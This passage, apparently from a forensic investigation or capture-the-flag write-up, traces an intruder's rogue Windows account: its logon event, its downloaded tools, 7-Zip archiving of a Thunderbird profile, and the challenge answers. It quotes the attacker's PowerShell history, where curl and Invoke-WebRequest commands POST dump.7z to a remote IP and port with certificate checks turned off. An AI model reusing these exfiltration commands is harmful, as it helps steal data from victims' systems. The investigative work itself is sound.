
{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-0-0"},{"@Name":"SubjectUserName","#text":"-"},{"@Name":"SubjectDomainName","#text":"-"},{"@Name":"SubjectLogonId","#text":"0x0"},{"@Name":"TargetUserSid","#text":"S-1-5-21-2930538007-104196356-3546686463-1002"},{"@Name":"TargetUserName","#text":"MS-Defender-Admin"},{"@Name":"TargetDomainName","#text":"EC2AMAZ-KJUI6D1"},{"@Name":"TargetLogonId","#text":"0x5CC18B"},{"@Name":"LogonType","#text":"3"},{"@Name":"LogonProcessName","#text":"NtLmSsp "},{"@Name":"AuthenticationPackageName","#text":"NTLM"},{"@Name":"WorkstationName","#text":"DESKTOP-1HTKTGB"},{"@Name":"LogonGuid","#text":"00000000-0000-0000-0000-000000000000"},{"@Name":"TransmittedServices","#text":"-"},{"@Name":"LmPackageName","#text":"NTLM V2"},{"@Name":"KeyLength","#text":"128"},{"@Name":"ProcessId","#text":"0x0"},{"@Name":"ProcessName","#text":"-"},{"@Name":"IpAddress","#text":"18.116.26.227"},{"@Name":"IpPort","#text":"0"},{"@Name":"ImpersonationLevel","#text":"%%1833"},{"@Name":"RestrictedAdminMode","#text":"-"},{"@Name":"TargetOutboundUserName","#text":"-"},{"@Name":"TargetOutboundDomainName","#text":"-"},{"@Name":"VirtualAccount","#text":"%%1843"},{"@Name":"TargetLinkedLogonId","#text":"0x0"},{"@Name":"ElevatedToken","#text":"%%1843"}]}}

Answer: 18.116.26.227

Collection & Exfiltration

What files were downloaded onto the system by the newly created user account?

If you investigate the Downloads directory of user MS-Defender-Admin, we can find 7zip and Python binaries:




```
$I30
7z2409-x64.exe
desktop.ini
python-3.13.1-amd64.exe
```

Answer: 7z2409-x64.exe, python-3.13.1-amd64.exe

The attacker utilized one of the tools downloaded by the newly created user to archive specific directories, potentially for exfiltration purposes. Could you provide the names of the directories that were archived?

If you filter for 7z within the Executable Info field of the Sysmon logs, we can see that 7zip was used to archive two directories:



```
"C:\Users\MS-Defender-Admin\7-Zip\7zG.exe" a -i#7zMap808:92:7zEvent19234 -ad -saa -- "C:\Users\neo-gamer\AppData\Local\Thunderbird"
"C:\Users\MS-Defender-Admin\7-Zip\7zG.exe" a -i#7zMap20679:116:7zEvent26404 -ad -saa -- "C:\Users\MS-Defender-Admin\Documents\Defender Temp Files"
```

Answer: Thunderbird, Defender Temp Files

During the analysis, a final compressed file containing the archived data was identified. Could you provide the name of this archive file?


If you investigate the PowerShell history for MS-Defender-Admin, we can that the user was clearly trying to exfiltrate a file called dump.7z using curl and Invoke-WebRequest:

```
curl -X POST -d @dump.7z 3.147.237.39:8888
curl -X POST -d "@dump.7z" 3.147.237.39:8888
curl -X POST --data-binary "@dump.7z" 3.147.237.39:8888
Invoke-WebRequest -Uri 3.147.237.39:8888 -Method POST -InFile "dump.7z" -usebasicparsing
ping 3.147.237.39
Invoke-WebRequest -Uri 3.147.237.39:8888 -Method POST -InFile "dump.7z" -usebasicparsing
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
[System.Net.ServicePointManager]::Expect100Continue = $false
Invoke-WebRequest -Uri 3.147.237.39:8888 -Method POST -InFile "dump.7z" -usebasicparsing
```

The PowerShell history file is located at:

- <username>\APPDATA\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

Furthermore, if you investigate the USN Journal, we can find the dump.7z archive as well:




2024-12-13 16:27:10	dump.7z	RenameNewName
2024-12-13 16:27:10	dump.7z	RenameNewName|Close

Answer: dump.7z

Several commands were identified that suggest an exfiltration attempt, where the attacker was transferring the archive to a remote server. Could you provide the IP address and port number used for this data exfiltration?

We can see the destination IP address and port used for the data exfiltration within the PowerShell history file:



```
curl -X POST -d @dump.7z 3.147.237.39:8888
curl -X POST -d "@dump.7z" 3.147.237.39:8888
curl -X POST --data-binary "@dump.7z" 3.147.237.39:8888
Invoke-WebRequest -Uri 3.147.237.39:8888 -Method POST -InFile "dump.7z" -usebasicparsing
ping 3.147.237.39
Invoke-WebRequest -Uri 3.147.237.39:8888 -Method POST -InFile "dump.7z" -usebasicparsing
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
[System.Net.ServicePointManager]::Expect100Continue = $false
Invoke-WebRequest -Uri 3.147.237.39:8888 -Method POST -InFile "dump.7z" -usebasicparsing
```

This IP address was also contacted by the malicious GTA VI installer discovered earlier.

Answer: 3.147.237.39:8888